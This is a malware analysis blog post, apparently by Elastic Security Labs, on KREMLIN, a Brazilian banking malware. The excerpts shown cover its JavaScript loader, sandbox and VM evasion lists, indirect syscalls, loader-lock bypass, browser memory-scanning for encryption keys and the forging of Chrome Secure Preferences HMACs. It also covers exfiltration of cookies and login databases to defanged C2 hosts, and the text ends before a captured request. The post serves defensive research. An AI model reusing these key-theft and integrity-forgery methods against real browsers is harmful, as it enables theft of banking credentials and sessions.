The extension you never installed: KREMLIN forges Chrome's own integrity checks to steal banking sessions

elastic.co/security-labs/threat-command/malicious-browser-extension-kremlin-banking-malware

September 14, 2026

Threat Command


Elastic Security Labs tracked this malicious browser extension across seven campaigns and 15 months, through Brazilian bank lures and the Ethereum smart contracts that hold its C2 configuration.

Elastic Security Labs has tracked REF9334, a Brazilian banking malware operation, since May 2025. Its toolkit is called KREMLIN (as named by the malware author, `Kr3mlin4rt1st`), though nothing about the operation is Russian. Lures impersonate twelve Brazilian banks; error messages and code comments are written in Portuguese, and the operators' Ethereum transactions cluster during São Paulo working hours. Over 15 months and seven campaigns, they built a malicious browser extension that installs itself in Chrome and Edge, and the browser then loads it as though the user approved it. This post covers the infection chain, the extension internals, all seven campaigns, and the wallet trail connecting them.

Key takeaways


- The KREMLIN malware ecosystem employs multi-stage JavaScript loaders, custom C++ installers, and malicious browser extensions to steal credentials, session tokens, and sensitive data.
- Attacker infrastructure leverages Ethereum smart contracts as dead-drop resolvers to dynamically update C2 endpoints and payload hosting locations.
- Malicious browser extensions bypass Chromium integrity mechanisms by manipulating Secure Preferences and regenerating required HMACs and App-Bound encrypted hashes.
- Campaign artifacts, naming conventions, and transaction patterns indicate a primary targeting focus on Brazilian banking users and financial institutions.
- Threat Command temporarily disrupted over 1,500 (and counting) infections in this reported campaign by registering the network canary (kill switch) domain

KREMLIN JavaScript loader: multi-stage infection chain analysis



Infection chain diagram

The KREMLIN infection chain begins with a JavaScript file masquerading as a banking, invoice, or company document, which the user manually executes. The payload is a slightly obfuscated multi-stage loader that first checks whether the script is running in a sandbox or virtual machine. It then downloads and installs malicious binaries from several sources before executing the next binary stage.



Loader file VirusTotal detection

For this analysis, we examine the following script: 106eac79396a3ff77b8f375c391260ce422be2ae4d55d3aa75b2635cbdc0fa42.

The obfuscation is fairly basic: function names are replaced with generic identifiers (e.g `itemXX`), strings are retrieved from a lookup table by index, and object methods are called using bracket notation with string keys. However, we can easily deobfuscate this script using an LLM.

```
49      /* Update local references */
50      var ref05 = var92(0xa);
51      /* Prepare the next operation */
52      var ref03 = item45(item20(item45(ref05)));
53      /* Cache the computed result */
54      /* Advance to the next element */
55      var ref67 = function () {
56      }[var92(0xb)];
57      var var39 = ref67(ref03);
58      var39();
59  }
60  /* Apply runtime-specific behavior */
61  /* Resolve aliases before comparison */
62  function var92(var05, ref11) {
63      /* Reuse the existing allocation */
64      /* Apply runtime-specific behavior */
65      var05 = var05 - 0x0;
66      var var84 = item80();
67      var item49 = var84[var05];
68      return item49;
69  }
70  function item80() {
71      var ref09 = [
72          'stop',
73          'start',
74          'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',
```

Loader string obfuscation mechanism

First stage: sandbox evasion and Node.js runtime download

The first stage displays an error message to make the user believe that the lure failed to open. It then checks whether it is running in a sandbox, decodes and extracts the next JavaScript stage using certutil, downloads Node.js to execute it, and finally beacons to one of its C2 servers.

```
116 function main() {
117   showFakeError("O documento n£Ão foi aberto com sucesso devido a um erro inesperado.", "Erro ao abrir o documento");
118   if (passesSandboxChecks()) {
119     var Var98 = "https://nodejs.org/dist/" + nodeVersion + '/node-' + nodeVersion + "-win-x64.zip";
120     var Var68 = installNode(Var98, "node-" + nodeVersion + ".zip");
121     shell["CurrentDirectory"] = Var68;
122     decodeBase64WithCertutil("index.b64", "index.zip", embeddedPayloadZipBase64);
123     extractArchive('index.zip', Var68);
124     shell["Run"](".\\node.exe .", 0x0, ![]);
125     reportExecution();
126   }
127 }
128 main();
```

First stage downloads Node.js and executes the next stage

To display the error message, the malware creates another JavaScript file that invokes `shell.Popup` and then deletes itself. The file follows the naming pattern `popup_{date}_{random}.js` and provides a useful pivot for finding additional first-stage samples (e.g., 5ece7fd3766b0b7f8aadefa562313cea6c3c94f9398658dd389910e5be44f552).

The sandbox-detection heuristic consists of two checks. First, it counts the files on the user's desktop. Second, it uses a WMI query to count the processes running on the machine. If there are fewer than five files or fewer than 50 processes, the malware assumes it is running in a sandbox and aborts execution.

```
function passesSandboxChecks() {
  var Ref14 = shell["SpecialFolders"]("desktop");
  var Var82 = fileSystem['GetFolder'](Ref14);
  var Ref12 = new Enumerator(Var82["Files"]);
  var Ref20 = 0x0;
  for (; !Ref12["atEnd"](); Ref12["moveNext"]()) {
    Ref20++;
  }
  var Var66 = GetObject("winmgmts:\\\\.\\root\\cimv2");
  var Ref54 = Var66['ExecQuery']("SELECT ProcessId FROM Win32_Process");
  if (Ref54['Count'] < 0x32 || Ref20 < 0x5) {
    return ![];
  }
  return !![];
}
```

Sandbox detection using process counting and files

Before terminating, the loader contacts its infrastructure through the `/api/log_loader?hash=` API endpoint, passing the campaign ID. In this sample, the URL is `hxxps://connection[.]upgradeonline[.]site`.

```
var nodeVersion = 'v24.18.0';
var embeddedPayloadZipBase64 = "UEsDBBQACAAIAAl/A10AAAA
var campaignId = "98d8049e-804f-11f1-b79f-ae3a8bb85d01"
var callbackHost = "connection.upgradeonline.site";
```

Loader beacons to C2

Second stage: persistence and the Ethereum dead drop resolver

The second stage runs four steps:

1. Installs persistence through a scheduled task extracted from an embedded CAB archive.
2. Retrieves download locations from an Ethereum smart contract.
3. Downloads the required binaries from those locations.
4. Executes the third stage.

Execution begins by establishing persistence. The script extracts an embedded CAB archive containing a scheduled task. One minute after the user logs on, the task instructs Windows to run `conhost.exe --headless node.exe` from the directory containing the malicious script. It is registered as `MicrosoftNodeRuntimeUpdater` with the description `"Node.js V8 Runtime is the JavaScript engine responsible for compiling and executing Node.js applications using Google's high-performance V8 engine."`, making it appear legitimate at first glance.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- WARNING: Persistence template extracted from malware. Do n
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows
  <RegistrationInfo>
    <URI>\MicrosoftNodeRuntimeUpdater</URI>
    <Author>{USERNAME}</Author>
    <Description>Node.js V8 Runtime is the JavaScript engine re
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <Delay>PT1M</Delay>
      <UserId>{USERID}</UserId>
    </LogonTrigger>
  </Triggers>
```

Persistence task

It then retrieves its configuration from the Ethereum smart contract at `0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b` by querying three parameters:

- `main-v2`: The URL of the main module.
- `sub-module`: The URL of a JPEG carrier containing a .NET process-injection kit (RunPE), though this was not observed in use here.
- `sentinel`: The URL of a JPEG carrier holding a CAB file, which contains a SentinelOne binary used to sideload the malware.

```
275  const config = await fetchOnChainConfig(["main-v2", "sub-module", "sentinel"]);
276  if (config) {                                                    .NET PE Injector
277    const [payloadHost, unusedConfigValue, moduleCabUrl] = config["split"](',');
278    const hasStagingBaseUrl = typeof stagingBaseUrl === "string";
279    const campaignPath = "/5c92d3b8734b4f498752f735a1ca0987/" + campaignId;
280    const payloadUrl = hasStagingBaseUrl ? stagingBaseUrl + campaignPath : 'https://' + payloadHost + campaignPath;
281    const encodedLibraryPayload = !hasStagingBaseUrl ? await request(payloadUrl) : await httpGetText(payloadUrl);
```

Loader queries module from ETH smart contract

The payload-hosting infrastructure combines attacker-controlled domains with abuse of the public Archive.org service. The main payload is encoded as a reversed Base64 string (`base64.b64decode(payload[::-1])`). The JPEG carriers' payloads are Base64-encoded and delimited by start- and end-of-file markers.

```
260  const downloadMarkedCab = async url => {
261    const extractMarkedBase64 = (data, startMarker, endMarker) => {
262      const start = data['indexOf'](startMarker);
263      const end = data["indexOf"](endMarker);
264      if (end > start) {
265        const encoded = data["slice"](start + startMarker["length"], end);
266        return Buffer["from"](encoded["toString"]("utf-8"), 'base64');
267      }
268      return null;
269    };
270    const response = await request(url);
271    return extractMarkedBase64(response, '<<@R9t!Zx#Qv', "!mX7#Lp@^2Kd");
```

Payload Base64 extraction logic

At the time of the analysis, the payload URLs were as follows:

Module	Smart contract parameter	URL
Malicious browser extension installer payload	main-v2	`hxxps://granderevolucao[.]store/5c92d3b8734b4f498752f735a1ca0987/{campaignId}`
.NET PE Injector	sub-module	`hxxps://archive[.]org/download/hotelmoskva/hotelmoskva.jpg`
`SentinelMemoryScanner.exe`: legit SentinelOne binary for side-loading	sentinel	`hxxps://ia601808[.]us[.]archive[.]org/5/items/sentinel_20260722_0435/Sentinel.jpg`

After the modules download and the CAB archive extracts, the files in the installation directory specified by `items.json` are replaced. This file is included in the CAB archive containing the SentinelOne binary, providing the malware with an update mechanism. After the process completes, `SentinelMemoryScanner.exe` executes.

KREMLIN malicious browser extension installer analysis

KREMLIN's main binary is a 2.10 MB program written in C++ and compiled for x64, designed to install malicious browser extensions. It appears to be under active development and is not obfuscated. It is statically linked against numerous libraries, accounting for its large size. Only some strings are encrypted for unknown reasons, and the malware uses indirect syscalls to interact with the kernel. Despite its extensive infrastructure, KREMLIN shows several signs of immaturity compared with modern malware. Its overreliance on open-source libraries significantly bloats the

binary, while string and API obfuscation appears to be applied manually rather than through automated tooling. Debug strings remain, and both the installer and the malicious extension enable debugging.

For this analysis, we examine the following binary: c8c38634dd44d7c6162c66174a6ee23ee404265125166e8d757681bdd66a4268.

KREMLIN string decryption algorithm

As noted at the beginning of this section, the malware encrypts only some of its strings. The binary appears to contain several versions of the decryption algorithm, but these are actually the same algorithm adapted to different string lengths rather than separate implementations for each string. The algorithm is shown in the following code snippet:

```
def decrypt_string(cipher: bytes, size: int) -> bytes:    plain = bytes(cipher[i] ^ ((0x34 + i) & 0xFF) for i in range(size))
return plain.split(b"\0", 1)[0]
```

Indirect syscalls and SSN resolution from NTDLL

At startup, KREMLIN builds a map of API-name hashes to System Service Numbers (SSNs). Rather than parsing individual `Nt*` or `Zw*` stubs, it correlates `ntdll.dll` exports with the address-ordered `RUNTIME_FUNCTION` entries in the exception directory (`.pdata`). Because the syscall stubs in `ntdll.dll` are arranged in SSN order, KREMLIN can derive each SSN by counting the `Zw*` exports that precede the target syscall. We linked the malware to the open source PigSyscall library through a distinctive string in the `GetSyscallNumber` function. Although the string differs slightly, the function's behavior matches the implementation observed in the binary.

GetSyscallNumber implementation matching PigSyscall

Once the table is initialized, the malware uses the target export hash to look up the corresponding SSN. It then issues the syscall through an existing `syscall; ret` sequence in `ntdll.dll`. If it finds no suitable sequence, it falls back to a hard-coded syscall stub embedded in the binary.

```
149     SyscallNumber = ctf::GetSyscallNumber(0xA7A4908Eui64);
150     NtdllSyscallStub = ctf::GetNtdllSyscallStub();
151     if ( NtdllSyscallStub )
152       ctf::DoSyscallWithNtdllStub(SyscallNumber, NtdllSyscallStub, 0i64, v41);
153     else
154       ctf::DoSyscallFallback(SyscallNumber);
```

Indirect syscall execution with fallback logic

Malware side-loading and entrypoint

To execute the next stage, KREMLIN abuses the legitimate SentinelOne binary `SentinelMemoryScanner.exe` to sideload its unsigned main payload, which masquerades as `SentinelAgentCore.dll`. Symantec first documented this technique in Seedworm: Iran-Linked Hackers Breached Korean Electronics Maker.

Execution begins with creating the malware's primary worker thread. If the host process is `SentinelMemoryScanner.exe`, KREMLIN locates the internal `LdrpLoaderLock` critical section and the `LdrpWorkInProgress` global variable in `ntdll.dll`. By releasing the loader lock and clearing this variable, the malware bypasses loader synchronization and allows the new thread to start before `DllMain` returns. Under normal conditions, `CreateThread` can be called from `DllMain`, but the new thread's entry point does not execute until DLL initialization completes. Waiting for that thread from `DllMain` would therefore deadlock. A complete implementation of this technique is available in LdrLockLiberator.

```
101     g_p_LdrpWorkinProgress = (uint64_t *)(p_it_3 + 10 + *(int *)(p_it_3 + 2));
102     LeaveCriticalSection((LPCRITICAL_SECTION)(v17 + 6));// unlock LdrpLoaderLock ...
103     *g_p_LdrpWorkinProgress = 0i64;
104     SetEvent((HANDLE)0x3C);
105     SetEvent((HANDLE)4);
106     Thread = CreateThread(
107                0i64,
108                0i64,
109                (LPTHREAD_START_ROUTINE)ctf::thread::MalwareThread,
110                h_instance,
111                0,
112                (LPDWORD)ThreadId);
113     if ( !Thread )
114       goto LABEL_36;
115     for ( i = (__int64)Thread; ; i = 60i64 )
116     {
117       WaitForSingleObject((HANDLE)i, 0xFFFFFFFF);
118 LABEL_36:
119       if ( !*g_p_LdrpWorkinProgress )
120         break;
121     }
122     *g_p_LdrpWorkinProgress = 1i64;
123     EnterCriticalSection((LPCRITICAL_SECTION)(v17 + 6));// relock
```

KREMLIN disable loader lock to create a thread in DLLMain

Sandbox evasion and anti-VM checks

Like the JavaScript payload, the malware performs a series of checks to determine whether it is running in a virtual machine or sandbox. Interestingly, it makes no attempt to detect debugging or hooks. These checks examine the host process name, running processes, and the system's memory and disk properties. Most positive detections cause the malware to call the invalid address `0x1337`, deliberately triggering an access violation, although it ignores some check results.

```
517         v97 = v94;
518       // testapp.exe
519       if ( !(unsigned int)ctf::WStrCmp2(v95, (__int64)v93, v97) && v96 >= v98 && v96 <= v98 )
520       {
521 crash:
522         v99 = *((_QWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + v23);
523         *(_QWORD *)(v99 + 32) = 4919i64;
524         *(_BYTE *)(v99 + 25) = 0;
525         *(_BYTE *)(v99 + 24) = 1;
526         MEMORY[0x1337]();
527         *(_BYTE *)(v99 + 24) = 0;
528         *(_QWORD *)(v99 + 32) = 0i64;
529       }
530
```

Access violation trigger on sandbox detection

Running process checks for analysis and sandbox tools

The malware retrieves the list of running processes using `ZwQuerySystemInformation`, then searches it for process names associated with sandboxing software and security analysis tools. The full list is shown below.

Sandbox: `powershell.exe, malware.exe, sandbox.exe, bot.exe, test.exe, myapp.exe, testapp.exe, joeboxcontrol.exe, joeboxserver.exe, proc_analyzer.exe, sysanalyzer.exe, sniff_hit.exe, fakenet.exe`

Security tools: `klavme.exe, ollydbg.exe, ollyice.exe, processhacker.exe, tcpview.exe, autoruns.exe, autorunsc.exe, filemon.exe, procmon.exe, regmon.exe, procexp.exe, idaq.exe, ida.exe, ida64.exe, idaq64.exe, immunitydebugger.exe, wireshark.exe, dumpcap.exe, hookexplorer.exe, importrec.exe, petools.exe, lordpe.exe, sysinspector.exe, systeminformer.exe, windbg.exe, resourcehacker.exe, x32dbg.exe, x64dbg.exe, fiddler.exe, httpdebugger.exe, cheatengine-i386.exe, cheatengine-x86_64.exe, cheatengine-x86_64-SSE4-AVX2.exe, frida-helper-32.exe, frida-helper-64.exe, ghidra.exe, radare2.exe, r2.exe, cutter.exe, dnspy.exe, dnspyex.exe, ilspy.exe, hxd.exe, detectiteasy.exe, dbgview64.exe`

Username blacklist check

KREMLIN also compares the user's account name, retrieved through `GetUserNameW`, against a blacklist. The complete list of account names it checks for is shown below.

Account names: `CurrentUser, Sandbox, Emily, HAPUBWS, HongLee, ITADMIN, Johnson, Miller, milozs, PeterWilson, timmy, sandbox, malware, maltest, testuser, virus, JohnDoe`

CPU, RAM, and disk hardware checks

The malware also checks several properties related to the machine hardware. The machine must have more than 2 CPUs, and its RAM capacity must exceed 3 GB to pass the test. The malware also checks disk space; however, our sample discards the result, potentially due to conditional compilation.

Network canary check

In addition to its hardware and process checks, the malware performs a network canary check by attempting to download a page from the unregistered domain `hxxp://www[.]creamp1eonlyfans[.]net`. Because this domain should not return any content, a valid response likely indicates that a sandbox is simulating network connectivity. The malware then deliberately crashes.



```
// http://www.creamp1eonlyfans.net//
v106 = (__int64)ctf::crypto::DecryptString1((__int64)&v127);
memset(&lpWideCharStr, 0, sizeof(lpWideCharStr));
v107 = (__m128i *)v106;
v108 = ctf::Strlen(v106);
ctf::std::String::FromCStr0(&lpWideCharStr, v107, v108);

// Likely anti-vm/sandbox check or killswitch because no actual server
ctf::DownloadFromC2((ctf::struc_9 *)&lpMem, &lpWideCharStr);
ctf::std::String::Reset(&lpWideCharStr);
if ( LOBYTE(lpMem.capacity) )
{
  v109 = *((_QWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + v23);
  *(_QWORD *)(v109 + 32) = 4919i64;
  *(_BYTE *)(v109 + 25) = 0;
  *(_BYTE *)(v109 + 24) = 1;
  MEMORY[0x1337]();
  *(_BYTE *)(v109 + 24) = 0;
```

Network canary check targeting unregistered domain

VMware and VirtualBox artifact checks

The final check before the next stage searches for processes and files, including drivers and DLLs, associated with VMware and VirtualBox. Process detection resolves a PID for each targeted process name, while file existence is checked using `ZwQueryAttributesFile`. In the sample analyzed, however, the caller ignores the results of both checks for both products, possibly because of conditional compilation.

VMware processes: `VGAuthService.exe, vmacthlp.exe, Vmwaretrat.exe, Vmwareuser.exe, vmtoolsd.exe`


VMware files: `vmhgfs.sys, vmmemctl.sys, vmmouse.sys, vmrawdsk.sys, vm3dgl.dll, vm3dver.dll, vmtray.dll, vmtoolshook.dll, vmmousever.dll, vmhgfs.dll, vmguestlib.dll, vmguestlibjava.dll, driversvmhgfs.dll, vmdum.dll`

VirtualBox processes: `VBoxService.exe, VBoxTray.exe`

VirtualBox files: `VBoxMouse.sys, VBoxGuest.sys, VBoxSF.sys, VBoxVideo.sys`

Campaign tracking markers: customer ID and mutex

Once all checks have passed, the malware loads two strings: a customer ID that appears to identify the customer associated with the campaign under analysis, and a Portuguese string used as the mutex name. This suggests that the malware operators are distinct from its developers. Both strings can serve as reliable campaign-tracking markers.



```
ctf::Log("Program Started!");
v117 = &v131;
if ( v131.capacity > 0xF )
  v117 = (ctf::std::String *)v131._.p_w_as_ptr;

// 98d8049e-804f-11f1-b79f-ae3a8bb85d01
ctf::Log("CUSTOMER_ID: %s", v117);
v118 = &v137;
if ( v138 > 0xF )
  v118 = (__m128i *)v137.m128i_i64[0];

// ClarinhoQueSim-XEDA2O
ctf::Log("MUTEX: %s", v118);
ctf::Log("SIE: 0x%04X", 1i64);
v119 = &v131;
if ( v131.capacity > 0xF )
  v119 = (ctf::std::String *)v131._.p_w_as_ptr;

ctf::DownloadInstallBrowserExtension((__m128i *)v119);
```

Customer ID and Mutex logging

Customer-id: `98d8049e-804f-11f1-b79f-ae3a8bb85d01`

Mutex: `ClarinhoQueSim-XEDA2O`

Downloading the malicious browser extension

Before downloading the malicious extension, KREMLIN queries the same Ethereum smart contract used earlier, `0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b`. The `extension` and `main-v2` parameters returned `volmira[.]site` and `zaviro[.]online`, respectively. Notably, the `main-v2` value was updated on August 13, 2026, after we retrieved the previous value while analyzing the JavaScript payload, indicating that the infrastructure is actively maintained.

After retrieving the domains, the malware queries `hxxps://volmira[.]site/api/ext/version` to obtain the extension version. The response contains a JSON object with the extension's version and ID:

```
'{"version":"1.0.0","id":"ndpbidppejfanjbhfgjlohfanbfbklff"}'
```

Before downloading the archive, the malware checks whether the extension is already installed and, if so, compares the installed version with the version reported by the server. It downloads the extension only when no local installation is found, or the versions differ.

```
need_install_flag = ctf::IsExtensionNotInstalledOrNeedUpdate(
                      &p_paths_vector,
                      &p_extension_id,
                      (ctf::std::Vector::String *)&a1);
if ( need_install_flag && !qword_18019B828 )
{
  ctf::DownloadExtension((__int64)&v378, (__m128i **)&v390, &v385);
```

Local extension installation and version validation check

It then downloads the Chrome extension as a ZIP archive from the following URL, passing the Customer ID through the `p` query parameter: `hxxps://volmira[.]site/api/ext?p=98d8049e-804f-11f1-b79f-ae3a8bb85d01`.

How KREMLIN installs a Chrome extension without the Web Store

After downloading the extension, KREMLIN installs it in Chromium-based browsers, specifically Chrome and Edge.

To do so, KREMLIN uses a documented technique rarely observed in malware: it manually copies the extension into the browser's profile directories and registers it in the `Secure Preferences` file. Because Chromium protects these entries with cryptographic integrity checks, the malware must retrieve the required keys and regenerate the associated HMACs and encrypted hashes. Synacktiv describes this technique in detail in [The Phantom Extension: Backdooring Chrome through Uncharted Pathways](#).

Before modifying the browser profile, KREMLIN waits until the browser is closed or the user has been inactive for at least two minutes, polling `GetLastInputInfo`. If the browser remains open, it force-terminates it with `TerminateProcess`. This likely prevents concurrent access to profile files while making the shutdown less noticeable. KREMLIN can then launch a fresh browser instance under a debugger to recover the App-Bound key.

```
ctf::Log("[%s] Waiting 2min Idle or target process is closed...", v130);
*(_QWORD *)p_a1.field_0 = &off_180171780;
*(_QWORD *)&p_a1.field_0[8] = v10;
p_a1.p_field_38 = &p_a1;
code = ctf::WaitBrowserIsIdleFor2MinutesOrClosed(&p_a1);
ctf::WaitCodeToString((__m128i *)&p_struc_13.field_19[223], code);
v132 = &p_struc_13.field_19[223];
if ( v407 > 0xF )
  v132 = *(const char **)&p_struc_13.field_19[223];
v133 = (const char *)v10;
if ( v10->capacity > 0xF )
  v133 = v10->_.p_as_ptr;
ctf::Log("[%s] Continuing with installation process, wait result: %s", v133, v132);
if ( code != 3 )
{
  if ( code != 1 )
  {
    v135 = ctf::std::WString::FromString0(&v383, v10);
    ctf::TerminateProcess(v135);              // Terminate browser process
```

KREMLIN waits for IDLE Chrome before closing it

Recovering Chrome's OSCrypt and App-Bound encryption keys

KREMLIN first retrieves Chrome's legacy OSCrypt key from `%LOCALAPPDATA%\Google\Chrome\User Data\Local State`. The DPAPI-protected key is stored as a Base64-encoded value in the `os_crypt.encrypted_key` field. After decoding it, the malware removes the five-byte `DPAPI` prefix and passes the remaining blob to the Windows API `CryptUnprotectData`. The malware can later use this legacy key to decrypt sensitive profile data during exfiltration.

To recover the newer App-Bound OSCrypt key, the malware launches the browser under a debugger with the `--no-startup-window` option. It then processes debug events until it receives a `LOAD_DLL_DEBUG_EVENT` and checks whether the loaded module is `chrome.dll` or `msedge.dll`.

```
if ( DebugEvent.dwDebugEventCode != CREATE_THREAD_DEBUG_EVENT )
{
  if ( DebugEvent.dwDebugEventCode != CREATE_PROCESS_DEBUG_EVENT )
  {
    if ( DebugEvent.dwDebugEventCode != EXIT_THREAD_DEBUG_EVENT )
    {
      if ( DebugEvent.dwDebugEventCode == LOAD_DLL_DEBUG_EVENT )
      {
        v17 = *(_OWORD *)&DebugEvent.u.LoadDll.hFile;
        ctf::ResolveFilePath((ctf::std::WString *)v73, DebugEvent.u.LoadDll.hFile);
```

KREMLIN process Chrome's debug events

Once the target module is loaded, KREMLIN scans its `.rdata` section for the string `OSCrypt.AppBoundProvider.Decrypt.ResultCode`. It then searches `.text` for a RIP-relative `LEA` instruction referencing that string. From this cross-reference, it applies additional byte-pattern matching to locate the key-buffer pointer, then uses `ReadProcessMemory` to read the key from the browser process.

```
do
{
  v12 = offset;
  if ( p_read_text_section[offset] == 0x48
    && p_read_text_section[offset + 1] == 0x8D
    && p_read_text_section[offset + 2] == 0xD )
  {
    v13 = offset + p_text_section_info->p_section_address;
    p_lea_target = (void *)(*(int *)&p_read_text_section[offset + 3] + v13 + 7);

    // Looks for LEA instruction which target is target string we found in rdata
    if ( p_lea_target == p_remote_address_to_anchor_string )
    {
      ctf::MemSet(v24, 0, 0x100ui64);
```

KREMLIN memory-scans Chrome process

The final value KREMLIN retrieves is a seed extracted from `%PROGRAMFILES%\Google\Chrome\Application\<VERSION>\resources.pak`. Chromium uses this seed to generate both legacy HMACs and newer encrypted hashes.

Finally, the ZIP archive containing the extension is extracted into each browser profile whose `Secure Preferences` file can be read.

To activate the extension, KREMLIN modifies the `Secure Preferences` file. It enables developer mode through `extensions.ui.developer_mode` and `account_values.extensions.ui.developer_mode`, then registers the extension under `extensions.settings.<extension_id>`. To satisfy Chromium's integrity checks, it updates `protection.macs` with both the legacy HMACs and the corresponding OSCrypt-encrypted SHA-256 hashes (`*_encrypted_hash`) for these preferences.

The following is an example of the modifications required to activate the malicious extension:

```
{    "extensions": {        "ui": {            "developer_mode": true        },        "settings": {            "<extension-id>": {
"...": "extension configuration"            }        }    },    "account_values": {        "extensions": {            "ui": {
"developer_mode": true            }        }    },    "protection": {        "macs": {            "extensions": {                "ui":
{                    "developer_mode": "<legacy HMAC>",                    "developer_mode_encrypted_hash": "<new hash>"
},                "settings": {                    "<extension-id>": "<legacy HMAC>"                },
"settings_encrypted_hash": {                    "<extension-id>": "<encrypted hash>"                }            },
"account_values": {                "extensions": {                    "ui": {                        "developer_mode": "<legacy
HMAC>",                        "developer_mode_encrypted_hash": "<new hash>"                    }                }            }
},        "super_mac": "<aggregate MAC>",        "super_encrypted_hash": "<new aggregate hash>"    }}
```

To generate these integrity values, KREMLIN uses the seed extracted from `resources.pak` to compute the legacy HMACs. On newer Chromium versions (`>= 144`), it also hashes this seed together with the relevant data, then encrypts the resulting digest using the OSCrypt key recovered from the debugged browser process.

Browser data exfiltration and session token theft

Once the extension is installed, KREMLIN begins exfiltrating browser data. For each browser profile, it adds the following files and directories to a ZIP archive:

```
chrome/<user-profile>/Login Datachrome/<user-profile>/Login Data For Accountchrome/<user-profile>/Web Datachrome/<user-
profile>/Network/Cookieschrome/<user-profile>/Extensions/**
```

KREMLIN also adds a `keys.json` file to the archive. It contains two OSCrypt keys: the `v10` key retrieved from `Local State` and the `v20` key recovered from browser memory during debugging. These keys allow later decryption of encrypted fields in the exfiltrated databases.

```
// keys.json{"v10":"<hex key>","v20":"<hex key>"}
```

The ZIP archive is then encrypted with RC4 through the undocumented `SystemFunction032` API, using the SHA-256 digest of the plaintext archive as the encryption key. The encrypted ZIP archive, Customer ID, and SHA-256 digest used as the RC4 key are sent to the following two C2 endpoints: `hxxps://volmira[.]site//api/savecreds` and `hxxps://zaviro[.]online//api/v1/fingerprint`. The following POST request was captured on our server:

